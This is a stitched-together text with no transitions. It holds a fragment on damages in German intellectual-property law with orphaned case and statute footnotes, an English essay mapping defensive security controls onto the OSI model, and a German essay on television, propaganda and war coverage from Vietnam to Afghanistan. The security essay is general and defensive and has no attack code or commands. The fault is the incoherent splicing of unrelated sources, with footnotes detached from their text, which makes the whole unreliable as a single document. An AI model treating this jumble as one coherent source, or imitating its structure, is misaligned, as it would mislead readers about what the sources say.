However, claims for damages may be affected indirectly by the new rules on evidence and interim measures. As mentioned above, plaintiffs in Germany tend to choose the “reasonable license fee” as compensation because the rightholder’s actual losses or the infringer’s actual profits are difficult to prove. With more information available it should become easier for the rightholder to prove actual losses, which can be considerably higher than the amount of the “reasonable license fee”.

BGH v. 15.10.1998 – I ZR 120/96, NJW 1999, 1960.

BGH v. 11.03.2004 – I ZR 304/01.

§ 140b PatentG, § 24b GebrMG, § 9 Abs. 2 HalbleiterSchG with § 24b GebrMG, § 37b SortenschG, § 19 MarkenG, § 101a UrhG, § 14a Abs. 3 GeschmMG with § 101a UrhG.

These are governed by the abovementioned art. 8 of the Directive 2000/29/EC.

S. unter HYPERLINK "http://www.grur.de/Seiten/Themen/Stellungnahmen/StN_240403.html" http://www.grur.de/Seiten/Themen/Stellungnahmen/StN_240403.html .

Scott J in Columbia Pictures v. Robinson [1986] 3 All E. R. 338, 369f.

Security Frameworks

Robert "Belka" Frazier
belka@att.net

Security in a Pervasive Computing Environment

There once was a time when it was difficult to convince business leaders that they needed security. That is no longer the case because companies now rely on their information systems more than ever. Business processes have been defined in the hardware and software of systems that support those processes. These systems have become essential to companies. As a result, security is no longer a "nice to have" feature of business information systems. It is essential. Now the question is not whether to have security implemented, but rather how to achieve security that the company needs at a price it can afford.

What do we mean by security? In the past it meant firewalls and routers at the perimeters of our networks, or security devices deployed in layers as "security in depth." But in today's networked and interactive environment, this is no long adequate or even truly secure. Customers, business partners, and remote employees use all of our networks, whether to conduct e-business transactions, do collaborative work, retrieve e-mail, and access critical files. These types of transactions use the entire network, from the DMZ to the database to the desktop.

In today's pervasive computing environment, ALL of the network must be secured. All the hardware, software, applications, and data – all of the network is exposed to processing and is potentially at risk. To achieve security in this environment, you must have hardware such as routers and firewalls, but also reactive elements such as intrusion detection, as well as proactive elements such as security scanning, and pen-testing. These measures must be founded on a sound security regimen of policies and procedures. Perhaps most important of all, security operations need to be monitored 24 hours a day. And last of all, security must match the goals of the organization and the information systems that support those goals.

What is Effective Security?

Effective security is NOT security hardware and software operating in a disjointed vacuum. Security, like e-business, has to adhere to a coordinated architecture. In an e-business architecture, webs servers accept transactions that are forwarded to back-end systems that turn those transactions into fulfillment, invoices, money transfers, inventory changes and product shipments.

In security architecture, firewalls, routers, intrusion systems, vulnerability scans, pen-tests, policies and procedures work together like the e-business systems, to deliver information processing securely. Just as enterprise systems have to be monitored to ensure efficient operation, security systems must be monitored to detect and react to

security problems. The information systems enterprise architecture is designed to help a company achieve its business goals; the security architecture has to match the company's security goals.

To meet these challenges, a security framework extends end to end, from the DMZ to the database, protecting information systems, infrastructure, and networks along the way. The security framework maps to the enterprise architecture to achieve an overall security solution.

The end-to-end security solution is designed to protect information systems, but more importantly, it protects the most valuable and irreplaceable asset – reputation, privacy and brand. The security architecture uses a combination of commercial and open source tools. By leveraging existing security architectures, security managers achieve a higher level of security in a short time for less money than they could by deploying point security solutions.

Goals of a Security Framework

In an enterprise environment, security is critical to success because of all the variety of environments, types of equipment, and applications that have to operate together to successfully support organizational processes. To accomplish this goal effectively, security has to be evaluated and executed consistently. Security controls have to be constantly run and monitored, and cover everything in the enterprise.

A security framework, to be effective has to be reliable and able to protect the systems in the enterprise. Security controls must be robust and capable of coping with dynamic networks, architecture – and attackers. The controls must be repeatable, able to be applied to new applications, business processes and emerging technologies.

Ultimately, for a security framework to be truly effective, its controls and mechanisms have to be monitored. The security systems and controls have to be effectively managed and maintained to keep the framework up-to-date and current with emerging threats,

Mapping the Security Framework to the OSI Model

How does the security framework work? The security architecture is mapped to the customer's enterprise architecture using the Open Systems Interconnect (OSI) networking model. The security framework has security solutions for all the pieces of the enterprise infrastructure that supports the goals of the organization. The Security Framework operates and protects that infrastructure at each of the operational levels of the OSI model.

As transactions take place from end-to-end of the enterprise architecture, these transactions utilize technologies that operates at all the levels of the OSI model as well. Since security extends into policies and procedures, and supports business driven goals, the Security Framework has added two additional layers to the model, the financial and

Political layers. These layers began as a tongue-in-cheek joke at the National Security Agency in the mid-nineties. However, security of information systems really does have to match the budget and the business objectives of an organization and these layers have achieved legitimacy in their own right.

Layer One – Physical Layer

Layer one of the OSI model is the physical layer – the wire over which electronic impulses run to create the magic we know as computing. At this layer, the security framework protects the cable plant, the wiring, and telecommunications infrastructure. The physical layer is protected by redundant power and WAN connection. It also means protecting the physical hardware in network closets, server farms, and systems in raised floor spaces. Protecting the physical layer entails locks, alarms on entrances, climate controls, and access to data centers.

Layers Two and Three – Data Link and Network Layers

At the Data Link and Network layers, the security framework protects systems with a number of technologies. VPNs protect information by encrypting it and sending it through encrypted tunnels through networks or the internet. Network intrusion detection systems or NIDS watch traffic flowing over the wires looking for bit-stream patterns that could indicate attacks or malicious intent. Host Intrusion detection systems monitor bit streams entering the host machines at the Network Interface Card (NIC) level, also looking for suspicious patterns. Virus scanning at this level looks for patterns that indicate malicious code that fits signatures for know viruses.

Layers Three and Four – Network and Transport Layers

At the Network and Transport layer, the security framework uses firewalls to do stateful inspection of packets entering and leaving the network. Routers, using Access Control Lists or ACLs filter IP packets, preventing traffic from going to systems that have no need for it. Utilizing IP address schemes, network engineers can plan and implement routing tables that protect networks with router ACLs, making firewall rules easier to write and deploy, and thwarting attacks such as address spoofing. At the network and transport layers, virus scanning software opens attachments in messaging packets such as e-mail, looking for embedded viruses or malicious code.

Layers Five Six and Seven – Session, Presentation, and Application Layers

At the Session, Presentation, and Application layers, the security framework uses a number of techniques and tools to secure systems. Some of these techniques are policies for system management such as hardening the operating systems, keeping patch levels and OS revisions up to date, running with only the services needed to support the business processes and turning off all other process, running processes with limited system privileges, etc. All of these management techniques contribute to security at the

session, presentation and application layer and are the kind of system controls that automatically enforce security policies.

Utilizing Security Health Checking software is part of the Security Framework at layers five, six, and seven. Security health checking is a software client that resides on systems that checks whether security policies are being followed and adhered to on the system. The health checking client will look at things such as passwords length and composition, processes running to ensure only allowed processes are running, open ports to detect if disallowed ports are open, etc. The results of the health checking are reported to a central server and a report is sent to the system administrators for action.

Vulnerability scanning subjects target machines to automated attacks to test if the systems are misconfigured and vulnerable to attacks, or are missing bug patches or have software susceptible to known exploits, etc. The data for the attacks comes from various vulnerability lists, CERT, Mitre CVE list, etc. and from other security research. Vulnerability scanning is an automated way to check on new and known security holes in systems, OS, and applications.

Penetration testing is a simulated attack by a team of trained security experts, also known as "white hat" or ethical hackers. The team tests the configuration and management of the security architecture by attacking it as a real hacker would, looking for lapses in security or exploitable vulnerabilities to take over a target system. Vulnerability testing is analogous to security architecture as performance and stress testing is to networks and applications. Performance and stress testing check to see if the infrastructure and applications can meet the processing demands of the network in times of high volume. Vulnerability testing test the security of the security architecture to determine if it can meet the security demands of an active and determined attack.

Layers Six and Seven – presentation and Application Layers

At the Presentation and Application Layers, the security framework utilizes user account management to control access to the network, systems and applications. The security framework relies on system managers to control access to their machines, network administrators to manage user access to their networks, and application managers such as Data Base Administrators (DBA) to control access to applications and data. At this level, the security framework includes virus scanning applications to scan hard drives and system memory for malicious code, updating scan engines and virus signatures. Host Intrusion Detection Systems (HIDS), active in the lower levels of the model, work at the presentation and application layer to watch for changes to critical system files and other system behavior that might indicate an attacker trying to gain control of the system.

The security framework can also control user access centrally using a role/rule-based access control (RBAC) engine, that uses a directory such as LDAP or Active Directory that contains information about users and the systems and resources to which the users are authorized access. PKI and digital certificates can be used at this level to provide digital signatures, encryption, and non-repudiation at the application level.

Layer 8 – Financial Layer

At the financial layer, the Security Frame work uses existing infrastructure to reduce cost and provide services at a lower total cost than providing all the services as individual devices. By capturing the costs of the Security Framework and its components, it is easier to estimate the cost of providing security to an organization.

Layer 9 – Political Layer

At each level of the network, and at each zone of the business logic of the e-business architecture, the security framework can extend it self to meet the security needs of the enterprise. Business processes are analyzed and compared to the IT services that carry out those processes. The processes are then analyzed to determine how the processes and transactions are carried out across the OSI model. From the results of that analysis, the appropriate components of the security framework can be employed to secure that process.

From securing legacy systems and NT domains, to hardening operating systems of UNIX and Windows systems, to proactive managed services such as security scanning and pen-testing, the security framework extends to cover all of the enterprise at every level and every instance.

Combining all the security pieces of the enterprise, the security framework can meet any an organization's particular environment, matching the components of the enterprise to the security framework.

The flexibility of the security framework allows for new security technologies to be integrated into the security framework. Role/Rule Based Access Control (RBAC), PKI, and other technologies can be added based on customer needs. This is facilitated because within a framework model, new technologies are added in the context of the framework, which helps define interaction and relationships with other security technologies. Security does not happen in a vacuum – every element has a reason to be in the infrastructure, has a role, and complements and extends the other security components.

Summary

Security is more than technology. It is people, policies, and procedures as much as it is technologies. The Security Framework takes this into account by leveraging existing security infrastructure, and providing a platform to manage security services. The security manager uses the security policies and procedures, and security framework to match security needs of the objectives of the company. The policies and procedures, the security services and frame work act together to securely support the goals of the organization.

Die Wüste des Realen

Macht der Bilder und Worte – Das Medium Fernsehen, die Rolle des Internet im Krieg

Essay von Gerd Fittkau **(Stand Juni 2004)**

0. Intro

Noch vor einem Jahr schwamm ich gegen den Mainstream der Berichterstattung, wenn ich über die „Inszenierung und Rahmenbedingungen eines (post-) modernen Kriegs" berichtete. Vor lauter Furcht vor dem großen Bruder westlicherseits mussten noch vor kurzem Weltverschwörungstheorien diskutiert werden, nun demontiert sich scheinbar ein Clan-artiges Machtsystem selbst. Das, was wir gerade erleben, ist eine „Misslungene Inszenierung", die den Regisseuren des Schauspiels zunehmend aus den Händen gleitet, sodass Hermann Gremliza in seiner Kolumne in der „konkret" fragend formulieren kann, ob wir den „Selbstmord einer Supermacht?" erleben. Die Kolumne ist insofern bemerkenswert, weil ein ausgewiesener Kommunist sich beinahe Sorgen macht über den Niedergang der einzig verbliebenen Supermacht. Die Folterbilder aus dem Abu-Ghraib-Gefängnis erschüttern die Weltöffentlichkeit und von diesen wird gegen Ende meines Essays noch die Rede sein. Gremliza versucht eine „Ehrenrettung", wenn er schreibt: „Nicht jede Parole übrigens, mit denen sie in den Krieg gezogen sind, haben die Amerikaner verraten, und es gereicht ihnen immerhin zur Ehre, dass sie sich, solange es ging, gesträubt haben, im Irak das Rezept anzuwenden, mit dem sie nach 1945 in Deutschland Erfolg hatten: das Personal des alten Regimes in Verwaltung, Justiz, Schule, Polizei, Industrie und Medien, nach symbolischer Entfernung einiger Prominenter, unter neuer Führung weitermachen zu lassen." Er endet jedoch ernüchtert: „... und nichts macht so ratlos wie die Frage, warum die Bourgoisie des höchstentwickelten kapitalistischen Staates sich ihre Politik von derart inferiorem Personal machen lässt."
Die Frage stellt sich, ob eine im Sinne der Regierung der USA gelungene „Inszenierung" und Berichterstattung tatsächlich an einigen hochrangigen Personen scheiert, die falsche Entscheidungen getroffen haben, oder andere, einige neue Variablen im Spiel sind, die einer Untersuchung bedürfen.

1. Das Medium der Botschaft

„Drei feindliche Zeitungen sind gefährlicher als tausend Bajonette!"[1] Diese weise Warnung vor der Wirkung psychologischer Kriegsführung schreibt Marshall McLuhan in seinem Buch: „Understanding Media" dem Weltgeist zu Pferde Napoleon Bonaparte Anfang des 19ten Jahrhunderts zu. Dazu passt in diesen

modernen Zeiten die Pressetickermeldung (pte) vom 17. Oktober 2001: „Das Pentagon hat bei *Space Imaging* für mehrere Mio. Dollar die Exklusivrechte an den Afghanistan-Bildern des zivilen Satelliten IKONOS erworben. Damit soll verhindert werden, dass Medien detaillierte Aufnahmen von den Auswirkungen der Luftangriffe sehen."

Das Medium Fernsehen wird von Thomas Schuster, Dozent an der Hochschule der Bundeswehr in München, den Analysen von Marshall McLuhan folgend eine „kalte" emotionale Rolle zugewiesen. Untersuchungen der 90er Jahre belegen, dass der Fernsehkonsument beim Schauen weniger Kalorien verbraucht als beim Schlafen. Der psychoanalytisch geschulte Kulturkritiker Klaus Theweleit beschreibt den Fernsehschirm in erster Linie als Schutzschirm, in den man schauen kann, was für Gefahren überall in der Welt lauern, die aber die Grenze des Bildschirms in die eigene Realität nur selten zu überwinden mögen. Ein Motiv der Schaulust an diesem Medium sei der „Ü-Pol", also der Überlebens-Pol nach Elias Canettis „Masse und Macht". Das heißt, in diesem Medium wird realer Tod übertragen und übermittelt und wir ziehen als aufbauende Energie die Mitteilung *all dieses Ungemach da draußen überlebt zu haben*.
Die NAZIS haben auf den Masseneinsatz des Mediums Fernsehen verzichtet, obwohl es eine deutsche Erfindung war. Goebbels gab dem Medium Kino mit der Wochenschau den Vorzug. Das Kino als höhlengleiche Anordnung, als Menschenmengen frontal anordnendes, zum hochkonzentrierten Starren animierendes Medium mit riesigem Bild ist ungleich geeigneter Menschen zu beeinflussen. Das in West-Deutschland erst in den späten 60er Jahren zum Massenmedium gewordene Fernsehen verdankt seine Kraft als kaltes Medium dem Prädikat „glaubwürdig" und „unterhaltsam". In allen vergleichenden Umfragen, welches Medium denn dieses Prädikat vom Konsumenten zugeordnet bekommt, steht es mit meist über 90 % vor allen anderen. Dies gilt vor allem in der westlichen Welt und im Besonderen für die Bundesrepublik Deutschland.
Thomas Schuster ordnet dem Medium damit in der Legitimationssicherung von Herrschaft folgendes Modell zu: „Realisiert wurde diese kontrollierte Kommunikation (via Rundfunk) weniger auf dem Wege eines staatlichen Interventionismus als durch Etablierung eines Stellvertretersystems, dessen Mitglieder sich durch Interessenkongruenz mit den Zentren politischer Macht auszeichneten. Deswegen war die semi-direkte Systemsteuerung des öffentlichen Fernsehens in der BRD selten so auffällig und oberflächlich manifest wie die unverhohlen dirigistischen Methoden vieler Regierungsmedien – von denen wusste alle Welt, dass sie auf Anweisung staatlicher Stellen handelten und der Wiedergabe einer offiziellen Ideologie dienten. Diese größere systemische Offenheit bedingte eine höhere Flexibilität, mithin sogar einzelne Freiräume parteilicher Unverbundenheit, in denen sich ein Meinungsspektrum gemäßigter Breite entfalten konnte. Gleichzeitig musste sich der niedrigere Grad an

[1] McLuhan: Die magischen Kanäle/Understanding Media. Dresden 1994

unmittelbarer Kontrolle nicht unbedingt als Nachteil erweisen – wurde er doch leicht durch den Schein der Offenheit wettgemacht."[2]

2. Das Trauma und der Dolch

Wir müssen geschichtlich vorgreifen: „No more Vietnam!" Dieser Ruf der Friedensbewegung wurde längst aber unter anderem Vorzeichen vom Pentagon übernommen. Vietnam war der erste „Fernsehkrieg". 1941 gab es in den USA 10.000 Fernsehgeräte, während des Koreakrieges in den 50er Jahren waren es zehn Millionen, auf dem Höhepunkt des Vietnam-Krieges Anfang der 70er Jahre waren es 100 Millionen. Einer Dolchstoßlegende gleich wird in den USA die Niederlage gegen den Vietkong verklärt als eine Niederlage an der Heimatfront durch die Negativberichterstattung der Medien. Doch die Memoiren eines McNamara als auch die Erinnerungen führender Kriegsberichterstatter, wie die des Pulitzer-Preisträgers Peter Arnett halten dagegen. Im Gegenteil: Von ca. 2300 Berichten zwischen 1965 und 1970 waren ganze 76 dem Kriegsgeschehen gewidmet und diese waren bis auf wenige Ausnahmen sehr ähnliche 3-4 Minuten Berichte Marke: Im Hintergrund landen Hubschrauber und ein Reporter berichtet über die Siege der GIs. Zwei Ausnahmen gab es und die waren vielleicht tatsächlich relevant. Einen Meinungsumschwung gab es, als die Tet-Offensive am 31. Januar 1968 begann und in der Nachfolge tausende Särge in die Heimat geflogen wurden und der Blutzoll sichtbar wurde. Die zweite Ausnahme war der Überfall auf die US-Botschaft in Saigon! Ebenfalls zur Tet-Offensive waren US-Einrichtungen in Südvietnam völlig überraschend für die Heimat unter Beschuss geraten und obwohl wenig militärisch relevant, war eine symbolische Demütigung erreicht, die nachhaltig wirken konnte. Das Eigentümliche an der Wirkungsweise des Fernsehen ist das besondere Eigenleben des lebendigen bewegten Bildes und dessen Überlegenheit gegenüber dem kommentierenden Wort, die Bilder bleiben haften, der Text verschwindet. Berühmte Anti-Kriegs-Mythen wie das Massaker von My Lai waren erst in den 70er Jahren und von heute rückblickend wirksam.

Noch mal ein Medienvergleich: Ich habe vor einigen Jahren eine Veranstaltung moderiert, bei der „Spiegel TV" die ehemals zensierten Filmdokumentationen aus dem Vietnamkrieg vorführte, die nun nach 30 Jahren freigegeben worden waren. Wir schauten die Bilder und wunderten uns, warum kein unmittelbarer Schrecken mehr aufkommen wollte. Die Erklärung zu der übereinstimmend alle anwesenden kamen war, dass die Bilder aus Hollywood, also „Apokalypse Now" und „Full Metal Jacket", also Kinobilder, alles überlagerten, „stärker" waren, die Erinnerung dominierten.

[2] Schuster: Staat und Medien. Frankfurt 1995

Die meisten Antikriegsbilder entstammen definitiv nicht dem Fernsehen, sondern sind Fotoreportern geschuldet, die ohne Worte eine andere Realität aufzeigten und emotionalisierten. Im Fernsehen wurden sie in Rückblenden verwertet.

Der Vietnam-Krieg ging militärisch verloren, begleitet von Fernsehkameras, die zu jedem Zeitpunkt zu fast 100 Prozent auf der Seite der GIs standen. Die großen TV-Sender blendeten eher diesen verlustreichen Krieg zunehmend aus den News-Sendungen aus, um die Ausmaße der Demütigung unsichtbar zu halten.

Zwei sichtbare Folgen hatte das Vietnam-Kriegs-Trauma. Der Einsatz US-amerikanischer Truppen wurde für zwei Jahrzehnte stark begrenzt und der kalte Krieg subtiler mit Stellvertreterkriegen unter Begleitung von US-Militärberatern unter Mitwirkung von Waffenlieferungen, wirtschaftlicher Blockaden und viel Geld weitergeführt. Zweitens wurde eine Gruppe im Pentagon eingesetzt, die über die Kontrolle der Presse im militärischen Konfliktfall neu nachdenken sollte. Maggie Thatcher, Regierungschefin Großbritanniens, die eiserne Lady, lieferte dann 1983 zu Zeiten des Falkland-Krieges die neuen Faustregeln für die „Elektronische Kriegsberichterstattung": Arthur A. Humphries, Korvettenkapitän und Fachmann für Öffentlichkeitsarbeit und Nachrichtenlenkung des Pentagon fasste sie wie folgt in der Zeitschrift „Naval War College Review"[3] zusammen:

1. Um die Unterstützung der Öffentlichkeit für den Krieg aufrechtzuerhalten, dürfen Sie die eigenen Leute nicht als rücksichtslose Barbaren zeigen.
2. Wenn Sie das Vertrauen der Öffentlichkeit in die Kriegsziele der Regierung nicht zersetzen wollen, können Sie nicht erlauben, dass ihre Söhne vor ihren Augen an den Fernsehschirmen zu Hause verwundet und verstümmelt werden.
3. Daher müssen Sie den Zugang der Korrespondenten zum Kriegsschauplatz kontrollieren. Berufen Sie sich auf die Zensur und gewinnen Sie die Unterstützung durch den Patriotismus zu Hause und im Kampfgebiet.

Diese drei Grundregeln wurden ausprobiert. Erst in Grenada direkt nach dem britisch-argentinischen Falkland-Krieg. Erstmalig wurde ein sogenannter „National Media Pool" gebildet, der direkt von Presseoffizieren des Pentagon betreut wurde. Die Journalisten wurden erst in das Kriegsgebiet geführt als alles zur Zufriedenheit der US-Administration erledigt war. Der letzte Probefall vor dem großen Show-Down im Golfkrieg war der Einsatz in Panama 1989, um den unzuverlässigen Ex-Verbündeten General Noriega zu beseitigen. Trotz der Klage einiger Fernsehstationen, dass es zuwenig „Action"-Material gäbe wurde der Sieg

[3] vgl. Beham: Kriegstrommeln. München 1996, S. 93

gerne als TOP-Issue verkündet. Die eigenen Verluste waren eine wichtige Zahl (unter 200) und die Zahl der zivilen Opfer (zwischen 200 und 345 – Zahlen des Pentagon). Auf der Pressekonferenz der NGOs und Menschenrechtsorganisationen, die eine Zahl von 4000 Zivilisten ermittelten erschien kein Journalist einer großen US-Medien-Agentur.

3. One-Way-Ticket

Der Golf-Krieg war der Ernstfall für den „National Media Pool", Peter Arnett bekam seinen großen Auftritt vor der Kamera von CNN und ein dritter Faktor sollte das erste Mal eine große Rolle spielen – der Einsatz einer Werbeagentur.

Der „National Media Pool" wurde wie erprobt restriktiv und stringent initialisiert. Pro Sender und Network wurde nur ein Korrespondent akkreditiert. Ausländische Reporter wurden nach „politischer Nähe" ausgesucht. Das Pentagon dokumentierte erstmalig selbst den Kriegseinsatz und gab die berühmten Satellitenbilder und Hollywood-Spielreife Inszenierungen „frei". Der für die deutsche Öffentlichkeit erstmalig in Erscheinung tretende News-Kanal CNN war so schlau, sich im Vorfeld die Exklusivrechte bei Saddam Hussein und den einzigen Satellitenübertragungskanal aus dem Krisengebiet zu sichern. Der Irak wollte zumindest über einen Fernsehkanal für die vermeintlich eigenen Kriegsbilder über zivile Verluste verfügen und akkreditierte exklusiv Peter Arnett in Bagdad. Wer seinen eigenen Kopf für die heimatlichen News-Sendungen zwischen dem CNN-Material für einen Kommentar einblenden wollte, musste horrende Summen für diesen einzigen Übertragungsweg raus per Satellit bezahlen. Der erste Gewinner dieses Krieges stand bereits zu diesem Zeitpunkt fest. Es war Mr. Turners CNN.
Als neuer Akteur auf Seiten der USA und der Kuwaitis trat die Werbeagentur „Hill & Knowlton" in Erscheinung. Ihre Aufgabe: Das Image des „Kuwaitischen Familien-Clans mit eigener Flagge" aufzupolieren und den ehemaligen Verbündeten der USA, den Irak, zu einem neuen Feindbild mutieren zu lassen. Sie sollte sich was einfallen lassen. Das Modell, dass diese in Übereinstimmung und enger Abstimmung mit dem Pentagon favorisierte war das Modell „Zweiter Weltkrieg". Hussein sollte als Diktator mit Hitlers Merkmalen und Kuwait als Tschechoslowakei der dreißiger Jahre dargestellt werden. Größter Coup war damals der Auftritt der Tochter des kuwaitischen Botschafters in den USA, die vor dem amerikanischen Kongreß mit tränenerstickter Stimme die von Hill & Knowlton lancierte frei erfundene Brutkasten-Story vortrug: Irakische Soldaten hätten 312 Babys aus ihren Brutkästen entnommen. um sie auf dem kühlen Krankenhaus-Fußboden von Kuwait-Stadt sterben zu lassen. Nach dieser über TV-Kanäle in Millionen von US-Haushalten transportierten Horrorgeschichte schnellte die Zustimmungsrate für einen Militärschlag gegen die irakischen Barbaren enorm in die Höhe. Die „Augenzeugin" war zum betreffenden Zeitpunkt

in den USA. Die tatsächlich „wahren" Bilder über die Ermordung kurdischer Zivilisten mit Giftgas taten ein Übriges um zur UN-Resolution 678 zu führen.

Der Mangel an Bildern und glaubwürdiger Augenzeugen erzeugte bei gleichzeitigem Sendebedarf eine Vielzahl journalistischer „Blüten". Ölverschmierte Kormorane aus Norwegen mussten sich als „Irakische Ökokatastrophe" ausgeben, es wurde in den Bildarchiven der Sender alles nur erdenkliche Material geplündert um die „dünne Suppe" wie Fritz Pleitgen, damals WDR-Chefredakteur, sich rückbetrachtend besinnt mit Buchstabennudeln schmackhaft zu machen.
Journalistischer Ethos war quasi außer Kraft gesetzt.
Mira Beham, die Autorin des Buches „Kriegstrommeln"[4] beschreibt das Menü so:
1. Leuchtspurfeuer über Bagdad
2. Videoaufnahmen des US-Militärs von „chirurgisch präzise" durchgeführten Luftangriffen
3. General Schwarzkopfs Pressekonferenzen
4. Panzer, die durch die Wüste rollen.
5. Landkarten- und Computersimulationen
6. Expertenrunden oder Leute, die zu solchen erklärt wurden
7. Sondersendungen mit Szenarien der Apokalypse
8. CNN - Darbietungen

Das der Krieg im Rückblick „kritischer Journalisten" alles andere als sauber und chirurgisch präzise war und die Angaben der Opfer reinste Propaganda, zeigt nur die „erfolgreiche Medienkriegsführung" und konsequente Ausführung der oben genannten Faustregeln. Der von der erfolgreichen Propaganda zur viert stärksten Armee verklärte Feind war nach 8 Jahren Krieg gegen den Iran und drei innenpolitischen Feldzügen gegen Kurden, Schiiten und oppositionellen Persern, inklusive einer Säuberungsaktion in der Baád-Partei alles andere als kriegsbereit, jenseits von markigen Sprüchen des Despoten. Die Verluste der Alliierten betrugen unter 200 (wie in Panama) und weit über 100 000 irakische Soldaten und Zivilisten fanden den Tod.

4. Die BRD im Krieg

Für die US-Medienpolitik des Pentagon war die strategische Lage im Kosovo-Krieg gegen Restjugoslawien um einiges komplexer. Der Zugang zum Kriegsschauplatz war mitten in Europa nicht einfach zu kontrollieren. Das Prinzip „National Media Pool" war einfach nicht mehr hermetisch. Wenig kontrolliert sickerten europäische und auch US-amerikanische Journalisten in das Krisengebiet. Es gab keinen Count-down wie im Golf-Krieg, sondern vergleichsweise hastige Truppenverlegungen. Es gab eine entwickelte Fernsehkultur in Belgrad und russische und chinesische Journalisten, die mit Vorbehalten und Argwohn die von der UNO ungedeckte Intervention der NATO betrachteten.

Die Faustregeln waren dennoch in Kraft und der eigentliche Medienkrieg ohne eine bereits vorher existierende absolute Hoheit der NATO-Allianz wurde geführt. In einem erstaunlichen Maße, viele Kollegen sprechen später gar von einer „freiwilligen Gleichschaltung" übernehmen bundesdeutsche Fernsehsender in fast vollständiger Identifikation und unter Auslassung jeglicher Distanz zum Geschehen die Position von Jamie Shea, dem Sprecher der NATO-Interventionsmacht unter Beteiligung des deutschen Militärs. Das liegt vielleicht an dem spezifischen Vorlauf:
Eingestimmt wurde die deutsche Öffentlichkeit durch eine rot-grüne Regierung, der selbst Friedensbewegte und ausgewiesene Tauben abnahmen, das die Zustimmung zu einer militärischen Mission tatsächlich aus einer „humanitären Katastrophe" herrührte. Scharping und Fischer verabreichten, vielleicht „im rechten Glauben", der deutschen Bevölkerung förmlich eine Überdosis, die von den Medien unkritisch verstärkt wurde. Es war die Rede von der Verhinderung eines erneuten Auschwitz, von ethnischen Säuberungen und KZs, Völkermord, Massakern, geplanten Massenvergewaltigungen. Nichts wurde aus dem Horrorkatalog der psychologischen Kriegsführung unterlassen, um das potentielle Mitleid, das durch diesmal mögliche Bilder von zivilen Opfern und verstümmelten Leichen sich ableiten könnte vorab zu töten. Das für den deutschen Fernsehkonsumenten neue Wort für die zivilen Opfer wurde von der NATO in der ihr eigenen Militärsprache ausgegeben: Kollateralschäden. Die Serben mutierten zu Nazis und die Deutschen konnten Wiedergutmachung trainieren an ihnen.

Wenn Übernahmen der NATO-Videoaufnahmen gezeigt wurden, waren sie nicht kenntlich gemacht, nein die Redaktionen des deutschen Fernsehens schnitten die Aufnahmen der Flüchtlingstrecks fast ausschließlich so zusammen, das der Eindruck entstand, sie würden vor serbischen Soldaten fliehen und nicht vor Bombardements der NATO.

Während Jugoslawien missliebige JournalistInnen in Einzelfällen ausweist oder festnehmen lässt, werden von der NATO nicht nur militärisch (mit-)genutzte Sendeanlagen, sondern auch rein zivile Fernsehanstalten bombardiert, wie das RTS-Fernsehen in Belgrad am 23.4.99. Gegen diesen Angriff legten internationale Journalistenvereinigungen Protest ein. Übrigens: Die US-Journalisten des CNN, die ebenfalls in dem Gebäude arbeiteten, verließen eine Stunde vor der Bombardierung die Sendeanstalt.

Im Nachfeld des Kosovo-Krieges entbrannte aber in dem Milieu der Journalistengewerkschaften der IG Medien und auch des DJV die Diskussion um die Kriegsberichterstattung. Selbstkritisch wurde Bilanz gezogen und Besserung angekündigt.

[4] vgl. Beham: Kriegstrommeln. München 1996, S. 113

5. Krieg & Terror

Der 11. September 2001. Die Tower des WTC werden von zwei entführten Passagierflugzeugen in Brand gesetzt und stürzen Hunderte Mal in sich zusammen. Eine Endlosschleife zeigt das Geschehen von mindestens acht verschieden Kameraeinstellungen. Medienkritiker stellen fest, das diese Schleifen einem Bedürfnis geschuldet sind. Der Rückholung solcher Bilder aus der starken Kinomedienwelt von „Stirb langsam II", „Armaggedon", „Independance Day" und anderer Actionstreifen in die Realitätsabbildung des Nachrichtenfernsehens. „Dies ist Realität" sagen die Bilder unaufhörlich. Slavoj Zizek nennt es: „Willkommen in der Wüste des Realen!" Nur der Schutzschirm des Mediums Fernsehen beruhigt: „es ist weit weg!" und doch eigentümlich nah als Erzählung.

Die strategische Lage in der Auseinandersetzung um und mit den Medien hat seit dem 11. September vor allem zwei Seiten: die inner-us-amerikanische also den Terrorismus gegen die USA und die des Kriegsschauplatzes „Mittelasien".

Die Folgen des Terrorismus in den USA sind das eine Szenario. So patriotisch die Medien der USA auch geschlossen die Allianz gegen den Terror unterstützen, sie sind den Gesetzen der Konkurrenz am Markt unterworfen und melden oft relativ ungeprüft, was es an Spuren, vermeintlichen News und Verdächtigungen gibt und schüren Ängste. Völlig absurd wird dieses Prinzip in Deutschland von der Boulevard-Presse und deren Pendants bei Sat 1 & RTL bedient, aber auch die öffentlich-rechtlichen Sender scheren nicht wirklich aus. Kein Milzbrand-Anschlag in Deutschland, keine akute reale Gefährdungslage, aber panische Berichterstattung, da es einige unbelehrbare Trittbrettfahrer gibt. Um Einschaltquote zu erreichen wechseln sich apokalyptische Prognosen von der Gefährdungslage mit latentem Anti-Amerikanismus.

Die Außenseite des Konflikts ist die Berichterstattung aus dem Kriegsgebiet und den Anrainerstaaten. Zu Beginn sah alles nach einer vergleichbaren Lage zum Golf-Krieg aus. Ein „National Media Pool" wurde gebildet, die Ankündigung des State-Departement, das die Medien von vielen Aktionen ausgeschlossen würden, erregte eigentlich niemanden – man wollte Geschlossenheit demonstrieren gegen den gemeinsamen Feind – den Terrorismus. Die Beweise, dass Osama Bin Laden hinter diesen mörderischen Attacken stehe wurden bis jetzt der Öffentlichkeit verweigert, ohne das irgendjemand in der westlichen veröffentlichten Meinung darauf Wert legt, diese zu sehen zu bekommen. Ein Gesicht des Bösen scheint gefunden. Die Karawane zieht weiter. Der neue Akteur kam überraschend und in der Nacht des ersten Angriffs auf die Taliban. Während westliche Militärexperten den von den grünen Pixel der CNN-Kamera aufgefangenen Leuchtpunkten einen Newswert zuzuordnen versuchten, glänzte der arabischer Sender „Al-Jazeera" mit echten Nachtaufnahmen aus Kabul. Die Welt und CNN waren überrascht. Die Taliban hatten die Exklusivrechte an Al-Jazeera vergeben.

